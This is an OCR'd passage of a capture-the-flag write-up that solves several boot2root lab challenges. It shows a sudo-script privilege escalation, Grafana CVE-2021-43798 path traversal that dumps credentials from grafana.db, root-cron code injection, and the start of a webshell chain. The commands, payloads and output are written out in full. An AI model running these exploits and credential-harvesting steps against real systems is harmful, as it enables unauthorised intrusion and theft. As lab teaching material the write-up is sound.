-r-xr--r-- 1 root root 139 May 23 19:58 /home/niki/Downloads/gen_user.sh


---


#!/bin/bash
USERNAME=$1
PASSWORD=$2
useradd -m -s /bin/bash "$USERNAME
echo "$USERNAME:$PASSWORD" | chpasswd
usermod -aG sudo "$USERNAME"
```



3. Analysis / Forensics Path

3.1 Identify the privesc

The sudo-allowed script runs as root and creates an attacker-controlled user in the `sudo` group, a direct path to root.

4. Exploitation / Recovery

4.1 Create a sudo user via the script

I created a fresh sudo user via the vulnerable script, then logged in as that user, discovered the root flag path, and read it.

Command


▸ Bash

```
sshpass -p 'abel_0411@weekndbuk1tj4lil' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=6 niki@192.168.1.20
"sudo /home/niki/Downloads/gen_user.sh NopalintoOnTop 'TryN3rr0rOnTop'; grep '^NopalintoOnTop:' /etc/passwd;
getent group sudo"
```

Output

▸ Bash

```
sp3root0164:x:1009:1009::/home/sp3root0164:/bin/bash
sudo:x:27:spraynpray,jebat,ctfroot,sp3root0164
```



4.2 Log in as the new user, hunt the flag in `/root`, then read it

Command


▸ Bash

```
sshpass -p 'TryN3rr0rOnTop' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=8 NopalintoOnTop@192.168.1.20
"id; hostname; echo 'TryN3rr0rOnTop' | sudo -S id; echo '---'; echo 'TryN3rr0rOnTop' | sudo -S grep -Rns
'OWASPKL{' /root 2>/dev/null; echo '---'; echo 'TryN3rr0rOnTop' | sudo -S cat /root/proof.txt"
```

Output

▸ Bash

```
uid=1010(NopalintoOnTop) gid=1010(NopalintoOnTop) groups=1010(NopalintoOnTop),27(sudo)

spraynpray
[sudo: authenticate] Password:
uid=0(root) gid=0(root) groups=0(root)
---

/root/proof.txt:1:OWASPKL{05400e69198b6036bc1c05302435648e}

---

OWASPKL{05400e69198b6036bc1c05302435648e}
```



5. Flag

`OWASPKL{05400e69198b6036bc1c05302435648e}`

6. Summary of Approach & Key Takeaways

15. Logged in as `niki` from Part II.
16. `sudo -l` showed NOPASSWD execution of `gen_user.sh`.
17. Script was unsafe (creates sudo users with attacker-controlled password).
18. Created a new sudo user and escalated to root.
19. Read `/root/proof.txt`.

FREE POINT

Logon Test

Category: Free Point | **Points:** 500 | **Difficulty:** Very Easy

Flag: `OWASPKL{FR33_FL4G}`

1. Challenge Overview

Platform sanity check. The flag is printed in the challenge description; submit it for a free point.

2. Initial Reconnaissance

2.1 Read the description

The flag `OWASPKL{FR33_FL4G}` is given directly in the challenge text. No enumeration needed.

3. Analysis / Forensics Path


3.1 None required

The flag is provided; nothing to analyze.

4. Exploitation / Recovery

4.1 Submit the flag

```
OWASPKL{FR33_FL4G}
```



5. Flag

OWASPKL{FR33_FL4G}

6. Summary of Approach & Key Takeaways

20. Read the description, copy the flag, paste into submission form.


Routine - I


Category: Boot2Root | **Points:** 643 | **Difficulty:** Medium

Target: `192.168.1.19` | **Flag:** `OWASPKL{496d5373e7501c9aab3b2658bbad4...`

1. Challenge Overview

Target runs Grafana 8.3.0 + SSH. Path: Grafana path-traversal (CVE-2021-43798) -> dump `grafana.db` -> extract creds -> SSH for the user flag.





2. Initial Reconnaissance

2.1 Port scan + version check

▸ Bash

```
nmap -sC -sV -p- -T4 192.168.1.19

curl -s http://192.168.1.19:3000/api/health
```


▸ Bash

```
22/tcp   open  ssh    OpenSSH 10.2p1 Ubuntu 2ubuntu3.2

3000/tcp open  http   Grafana http

{ "commit": "914fcedb72", "database": "ok", "version": "8.3.0" }
```

Output

▸ JSON


```
{
  "commit": "914fcedb72",
  "database": "ok",
  "version": "8.3.0"
}
```



3. Analysis / Forensics Path

3.1 Path traversal -> `/etc/passwd`

Grafana `8.3.0` is vulnerable to CVE-2021-43798 (mysql plugin path traversal).



CVE-2021-43798 Detail

Description

Grafana is an open-source platform for monitoring and observability. Grafana versions 8.0.0-beta1 through 8.3.0 (except for patched versions) iss vulnerable to directory traversal, allowing access to local files. The vulnerable URL path is: ` <grafana_host_url>/public/plugins//` , where is the plugin ID for any installed plugin. At no time has Grafana Cloud been vulnerable. Users are advised to upgrade to patched versions 8.0.7, 8.1.8, 8.2.7, or 8.3.1. The GitHub Security Advisory contains more information about vulnerable URL paths, mitigation, and the disclosure timeline.

QUICK INFO

CVE Dictionary Entry: CVE-2021-43798
NVD Published Date: 12/07/2021
NVD Last Modified: 10/24/2025
Source: GitHub, Inc.

Metrics | CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NIST: NVD — Base Score: N/A — NVD assessment not yet provided.

CNA: GitHub, Inc. — Base Score: 7.5 HIGH — Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

URL	Source(s)	Tag(s)
http://packetstormsecurity.com/files/165198/Grafana-Arbitrary-File-Reading.html	CVE, GitHub, Inc.	Third Party Advisory, VDB Entry
http://packetstormsecurity.com/files/165221/Grafana-8.3.0-Directory-Traversal-Arbitrary-File-Read.html	CVE, GitHub, Inc.	Exploit, Third Party Advisory, VDB Entry
http://www.openwall.com/lists/oss-security/2021/12/09/2	CVE, GitHub, Inc.	Mailing List, Patch, Third Party Advisory
http://www.openwall.com/lists/oss-security/2021/12/10/4	CVE, GitHub,	Mailing List, Patch

3.2 Command (read `/etc/passwd` via traversal)


▸ Bash


```
curl -s --path-as-is 'http://192.168.1.19:3000/public/plugins/mysql/../../../../../../../../etc/passwd' > etc_passwd_via_traversal.txt

egrep 'tellytubby|kdjebat|yunacat|ratusrempah' etc_passwd_via_traversal.txt
```

Output

▸ Bash

```
yunacat:x:1001:1001::/home/yunacat:/bin/bash
kdjebat:x:1002:1002::/home/kdjebat:/bin/bash
tellytubby:x:1003:1003::/home/tellytubby:/bin/bash
ratusrempah:x:1004:1004::/home/ratusrempah:/bin/bash
```





3.3 Dump `grafana.db` and extract creds


▸ Bash

```
curl -s --path-as-is
'http://192.168.1.19:3000/public/plugins/mysql/../../../../../../../../var/lib/grafana/grafana.db' -o
grafana.db

strings -n 6 grafana.db | egrep -i
'tellytubby|kdjebat|yunacat|ratusrempah|password|V4lor4nt|Overw4tch|destiny'
```

Output

▸ Bash

```
#%ratusrempahpassword123@!
!3tellytubbyV4lor4nt-Anti-cHEAT
/kdjebatOverw4tch1sgoated
%yunacatdestiny4lyfe
```



4. Exploitation / Recovery

4.1 SSH as `tellytubby`, locate and read the flag


▸ Bash

```
sshpass -p 'V4lor4nt-Anti-cHEAT' ssh -o StrictHostKeyChecking=no tellytubby@192.168.1.19 'id; hostname; find /home/tellytubby -maxdepth 2 -type f 2>/dev/null | egrep -i "local|flag"; ls -la /home/tellytubby/local.txt; cat /home/tellytubby/local.txt'
```

▸ Bash

```
uid=1003(tellytubby) gid=1003(tellytubby) groups=1003(tellytubby)

routine

/home/tellytubby/local.txt

-rw-rw-r-- 1 tellytubby tellytubby 42 May 24 01:13 /home/tellytubby/local.txt

OWASPKL{496d5373e7501c9aab3b2658bbad4c02}
```

`tellytubby:V4lor4nt-Anti-cHEAT` logged in and returned the flag above.



5. Flag

OWASPKL{496d5373e7501c9aab3b2658bbad4c02}

6. Summary of Approach & Key Takeaways

21. nmap found Grafana + SSH; `/api/health` confirmed `8.3.0`.
22. Used mysql plugin traversal (CVE-2021-43798) to read `/etc/passwd`.
23. Dumped `/var/lib/grafana/grafana.db` via the same traversal.
24. `strings` pulled plaintext creds from the DB.
25. SSH as `tellytubby` read `local.txt`.


Routine - II

Category: Boot2Root | **Points:** 655 | **Difficulty:** Medium

Target: `192.168.1.19` | **Flag:** `OWASPKL{b0f8c51049b9db31552bda1bd7519...`

1. Challenge Overview

From the Routine-I foothold (`tellytubby`), escalate to root. A root cron runs `/opt/backup.sh`, which executes a `tellytubby`-writable Python file -> code injection as root.



2. Initial Reconnaissance

2.1 Enumerate cron + the writable script

Command

▸ Bash

```
sshpass -p 'V4lor4nt-Anti-cHEAT' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=6 tellytubby@192.168.1.19
"id; hostname; whoami; ls -la /home/tellytubby/Downloads; ls -la /etc/cron.d; cat /etc/cron.d/backup; echo '--
-'; cat /opt/backup.sh; echo '---'; ls -la /home/tellytubby/Downloads/userbackup.py; sed -n '1,200p'
/home/tellytubby/Downloads/userbackup.py"
```

Output

▸ Bash

```
uid=1003(tellytubby) gid=1003(tellytubby) groups=1003(tellytubby)
routine
tellytubby
total 12
drwxrwxr-x 2 tellytubby tellytubby 4096 May 30 17:15 .
drwxr-x--- 7 tellytubby tellytubby 4096 May 24 14:47 ..
-rwxrwxr-x 1 root       tellytubby  525 May 30 17:16 userbackup.py
total 32
drwxr-xr-x   2 root root  4096 May 24 14:57 .
drwxr-xr-x 131 root root 12288 May 24 15:10 ..
-rw-r--r--   1 root root   102 Nov  5  2025 .placeholder
-rw-r--r--   1 root root   224 Oct 31  2025 anacron
-rw-r--r--   1 root root    32 May 24 15:02 backup
-rw-r--r--   1 root root   188 Feb 13 20:17 e2scrub_all
*/1 * * * * root /opt/backup.sh

---

#!/bin/bash
# System Backup Script
# Runs daily to backup user data



echo "[*] Starting backup process..."
echo "[*] Backing up /home directories..."
tar -czf /tmp/home_backup.tar.gz /home/ 2>/dev/null
echo "[*] Running user backup module..."
python3 /home/tellytubby/Downloads/userbackup.py
echo "[*] Backup complete."
```

```
---

-rwxrwxr-x 1 root tellytubby 525 May 30 17:16 /home/tellytubby/Downloads/userbackup.py

#!/usr/bin/env python3
# User Backup Module
# Called by backup.sh



import os
import shutil
from datetime import datetime



backup_dir = "/tmp/userbackup"
timestamp = datetime.now().strftime("%Y%m%d_%H%M%S")

os.makedirs(backup_dir, exist_ok=True)

users = os.listdir("/home")

for user in users:
    src = f"/home/{user}"
    dst = f"{backup_dir}/{user}_{timestamp}"
    try:

        shutil.copytree(src, dst)

        print(f"[+] Backed up {user}")

    except Exception as e:

        print(f"[-] Failed to backup {user}: {e}")
```

3. Analysis / Forensics Path


3.1 Identify the privesc

Root cron runs `/opt/backup.sh` every minute, which runs `userbackup.py`. That file is group-writable by `tellytubby` (`root:tellytubby`, mode `rwxrwxr-x`), so injected code runs as root on the next tick.

4.1 Inject a root payload into `userbackup.py`

▸ Bash
```
sshpass -p 'V4lor4nt-Anti-cHEAT' ssh -o StrictHostKeyChecking=no tellytubby@192.168.1.19 "cp
/home/tellytubby/Downloads/userbackup.py /home/tellytubby/Downloads/userbackup.py.bak; echo 'import os;
os.system(\"cp /root/proof.txt /tmp/routine2_rootflag.txt; chmod 644 /tmp/routine2_rootflag.txt\")' >>
/home/tellytubby/Downloads/userbackup.py; tail -n 1 /home/tellytubby/Downloads/userbackup.py"
```

▸ Bash
```
import os; os.system("cp /root/proof.txt /tmp/routine2_rootflag.txt; chmod 644 /tmp/routine2_rootflag.txt")
```




4.2 Wait for cron, read the dropped root flag

▸ Bash
```
sshpass -p 'V4lor4nt-Anti-cHEAT' ssh -o StrictHostKeyChecking=no tellytubby@192.168.1.19 'date; cat
/tmp/routine2_rootflag.txt 2>/dev/null'
```

▸ Bash
```
Sat May 30 22:19:07 +08 2026

-rw-r--r-- 1 root root 42 May 30 22:19 /tmp/routine2_rootflag.txt

OWASPKL{b0f8c51049b9db31552bda1bd751940a}
```

The cron-dropped `/tmp/routine2_rootflag.txt` (root-owned) returned the flag above.



5. Flag

`OWASPKL{b0f8c51049b9db31552bda1bd751940a}`

6. Summary of Approach & Key Takeaways

26. Logged in as `tellytubby` from Routine-I.
27. Found root cron calling `/opt/backup.sh` every minute.
28. Found `/opt/backup.sh` executes writable `/home/tellytubby/Downloads/userbackup.py`.
29. Appended payload to copy root flag to `/tmp`.
30. Waited for cron and read the root flag.

Chain of Attacks - I


Category: Boot2Root | **Points:** 856 | **Difficulty:** Hard


Target: `192.168.1.21` | **Flag:** `OWASPKL{47f1adc2c50c9a61292b05eb444c0...`

1. Challenge Overview

Target exposes IMAP (143), HTTP RiteCMS (8080), and Webmin (9090). Attack path for Part I:

- Brute IMAP for `kdjebat`, read mailbox for the real password + admin notes.
- Log into RiteCMS as `kdjebat`, upload a PHP webshell.
- Read `/var/www/local.txt`.






2. Initial Reconnaissance

